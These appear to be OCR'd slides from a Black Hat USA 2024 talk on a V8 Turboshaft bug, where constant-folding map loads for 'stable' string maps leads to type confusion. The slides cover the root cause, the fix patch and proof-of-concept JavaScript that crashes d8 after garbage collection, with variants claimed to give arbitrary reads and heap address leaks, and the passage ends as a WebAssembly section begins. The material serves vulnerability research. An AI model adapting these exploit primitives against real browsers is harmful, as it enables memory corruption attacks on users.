
```
var old_map = {x:0};
var new_map = {x:0};

// same map, all marked as stable
%DebugPrint(old_map);
%DebugPrint(new_map);

new_map.a = 123;
print("after modify obj1 map");

// not stable anymore
%DebugPrint(old_map);
// still marked as stable since transition
%DebugPrint(new_map);
```



Background - StableMap

Map is stable if no object having this map ever transitioned out of it to a different map.

```
var old_map = {x:0};
var new_map = {x:0};

// same map, all marked as stable
%DebugPrint(old_map);
%DebugPrint(new_map);

new_map.a = 123;
print("after modify obj1 map");

// not stable anymore
%DebugPrint(old_map);
// still marked as stable since transition
%DebugPrint(new_map);
```



Background - StableMap

How StableMapDependency works in optimization / deoptimizaion?

```
function func(o) { return o.a.b;  }
var obj = {};
obj.a = {b: 0};
%PrepareFunctionForOptimization(func);
func(obj);
%OptimizeFunctionOnNextCall(func);
func(obj);

var obj1 = {};
obj1.a = {b: 0};

func(obj);
```


No deoptimization

Background - StableMap

How StableMapDependency works in optimization / deoptimizaion?

```
function func(o) { return o.a.b;  }
var obj = {};
obj.a = {b: 0};
%PrepareFunctionForOptimization(func);
func(obj);
%OptimizeFunctionOnNextCall(func);
func(obj);

var obj1 = {};
obj1.a = {b: 0};
obj1.a.c = 0;     // make map o.a unstable
func(obj);
```

Deoptimization



```
$ ./out/x64.debug/d8 --allow-natives-syntax /tmp/poc.js --trace-deopt  --trace-opt
[manually marking 0x31fb0011aee9 <JSFunction func (sfi = 0x31fb0011adad)> for optimization to TURBOFAN, ConcurrencyMode::kSynchronous]
[compiling method 0x31fb0011aee9 <JSFunction func (sfi = 0x31fb0011adad)> (target TURBOFAN), mode: ConcurrencyMode::kSynchronous]
[completed compiling 0x31fb0011aee9 <JSFunction func (sfi = 0x31fb0011adad)> (target TURBOFAN) - took 0.275, 17.205, 1.026 ms]
[marking dependent code 0x30ca00002219 <Code TURBOFAN> (0x31fb0011adad <SharedFunctionInfo func>) (opt id 0) for deoptimization, reason: code dependencies]
```

Background - StableMap


Potential bugs related with stable map dependency:

1. **The compiler forgets to register compilation dependencies, even though the code depends on specific maps.**
2. **Some code paths invalidate assumptions without triggering registered deoptimization callbacks.**

Root Cause Analysis

Wrong constant folding of map loads in machine optimization reducer of turboshaft.

is_stable should only be used on *non-primitive* maps.
***Strings* can change maps despite their maps being "stable".**




```
if (broker != nullptr) {
  UnparkedScopeIfNeeded scope(broker);
  AllowHandleDereference allow_handle_dereference;
  OptionalMapRef map = TryMakeRef(broker, base.handle()->map());
  if (map.has_value() && map->is_stable() && !map->is_deprecated()) {
    broker->dependencies()->DependOnStableMap(*map);
    return __ HeapConstant(map->object());
  }
}
```

Fix Patch

Optimize only those maps that are clearly optimizable.

Filtering out maps such as *string*.



```diff
            UnparkedScopeIfNeeded scope(broker);
            AllowHandleDereference allow_handle_dereference;
            OptionalMapRef map = TryMakeRef(broker, base.handle()->map());
-           if (map.has_value() && map->is_stable() && !map->is_deprecated()) {
-             broker->dependencies()->DependOnStableMap(*map);
+           if (MapLoadCanBeConstantFolded(map)) {
              return __ HeapConstant(map->object());
            }
          }
@@ -2399,6 +2398,27 @@
      return base::nullopt;
    }

+   // Returns true if loading the map of an object with map {map} can be constant
+   // folded and done at compile time or not. For instance, doing this for
+   // strings is not safe, since the map of a string could change during a GC,
+   // but doing this for a HeapNumber is always safe.
+   bool MapLoadCanBeConstantFolded(OptionalMapRef map) {
+     if (!map.has_value()) return false;
+
+     if (map->IsJSObjectMap() && map->is_stable()) {
+       broker->dependencies()->DependOnStableMap(*map);
+       // For JS objects, this is only safe is the map is stable.
+       return true;
+     }
+
+     if (map->instance_type() ==
+         any_of(BIG_INT_BASE_TYPE, HEAP_NUMBER_TYPE, ODDBALL_TYPE)) {
+       return true;
+     }
+
+     return false;
+   }
+
```


How To Exploit

Three steps:

1. Create a StableMapDependency to assume a string map and optimize the code related to the operations of this string.
2. Make the transition from this string map to another string map.
3. Type confusion !

Proof Of Concept


```
function get_thin_string(a, b) {
  var str = a + b;
  var o = {};
  o[str];
  return str;
}
var str = get_thin_string("bar");
function CheckCS() {
  return str.charCodeAt(8).toString(16);
}
%PrepareFunctionForOptimization(CheckCS);
CheckCS();
%OptimizeFunctionOnNextCall(CheckCS);
CheckCS();

print("Before gc: ");
print(CheckCS());
gc();
print("After gc: ");
print(CheckCS());
```



```
Before gc:
69
After gc:
Received signal 11 SEGV_ACCERR 0f3d75726161
```


Segment Fault

Object Model




String Type Confusion

```
function get_thin_string(a, b) {
  var str = a + b;
  var o = {};
  o[str];
  return str;
}
var str = get_thin_string("\1\0\0\0");
function CheckCS() {
  return str.charCodeAt(8).toString(16);
}
%PrepareFunctionForOptimization(CheckCS);
CheckCS();
%OptimizeFunctionOnNextCall(CheckCS);
CheckCS();

print("Before gc: ");
print(CheckCS());
gc();
print("After gc: ");
print(CheckCS());
```



Arbitrary reads

```
function get_thin_string(a, b) {
  var str = a + b;
  var o = {};
  o[str];
  return str;
}
var str = get_thin_string("\1\0\0\0");
function CheckCS() {
  return str.charCodeAt(8).toString(16);
}
%PrepareFunctionForOptimization(CheckCS);
CheckCS();
%OptimizeFunctionOnNextCall(CheckCS);
CheckCS();

print("Before gc: ");
print(CheckCS());
gc();
print("After gc: ");
print(CheckCS());
```



```
Before gc:
66
After gc:
e24
DebugPrint: 0xe240011b145: [String] in OldSpace: #\x01\x00\x00\x00undefined
0xe24000003d5: [Map] in ReadOnlySpace
 - map: 0x0e24000004c5 <MetaMap (0x0e240000007d <null>)>
 - type: INTERNALIZED_ONE_BYTE_STRING_TYPE
 - instance size: variable
 - elements kind: HOLEY_ELEMENTS
 - enum length: invalid
 - stable_map
 - non-extensible
 - back pointer: 0x0e2400000061 <undefined>
 - prototype_validity cell: 0
 - instance descriptors (own) #0: 0x0e2400000701 <DescriptorArray[0]>
 - prototype: 0x0e240000007d <null>
 - constructor: 0x0e240000007d <null>
 - dependent code: 0x0e24000006dd <Other heap object (WEAK_ARRAY_LIST_TYPE)>
 - construction counter: 0
```


V8 Heap Address Leakage

blackhat USA 2024

Arbitrary reads

```
function get_thin_string(a, b) {
  var str = a + b;
  var o = {};
  o[str];
  return str;
}
var str = get_thin_string("\1\0\0\0");
function CheckCS() {
  return str.charCodeAt(8).toString(16);
}
%PrepareFunctionForOptimization(CheckCS);
CheckCS();
%OptimizeFunctionOnNextCall(CheckCS);
CheckCS();

print("Before gc: ");
print(CheckCS());
gc();
print("After gc: ");
print(CheckCS());
```

The base address of the V8 heap can be found at the head of the heap



```
pwndbg> x/20wx 0xe2400000000
0xe2400000000:  0x00040000      0x00000000      0x00010240      0x00000000
0xe2400000010:  0x00000000      0x00000000      0x00000060      0x00000e24
0xe2400000020:  0x00040000      0x00000e24      0x0003ff68      0x00000000
0xe2400000030:  0x00000000      0x00000000      0x0003ffc8      0x00000000
0xe2400000040:  0x00000000      0x00000000      0x00000000      0x00000000
```

Initialization Flaw in WebAssembly Instances

Background - WebAssembly

```c
// add.c
int add(int a, int b) {
    return a + b;
}
```

emcc add.c -s WASM=1 -o add.wasm

```wat
(module
    ;; Define function $add with two i32 parameters
    ;; And returns their sum
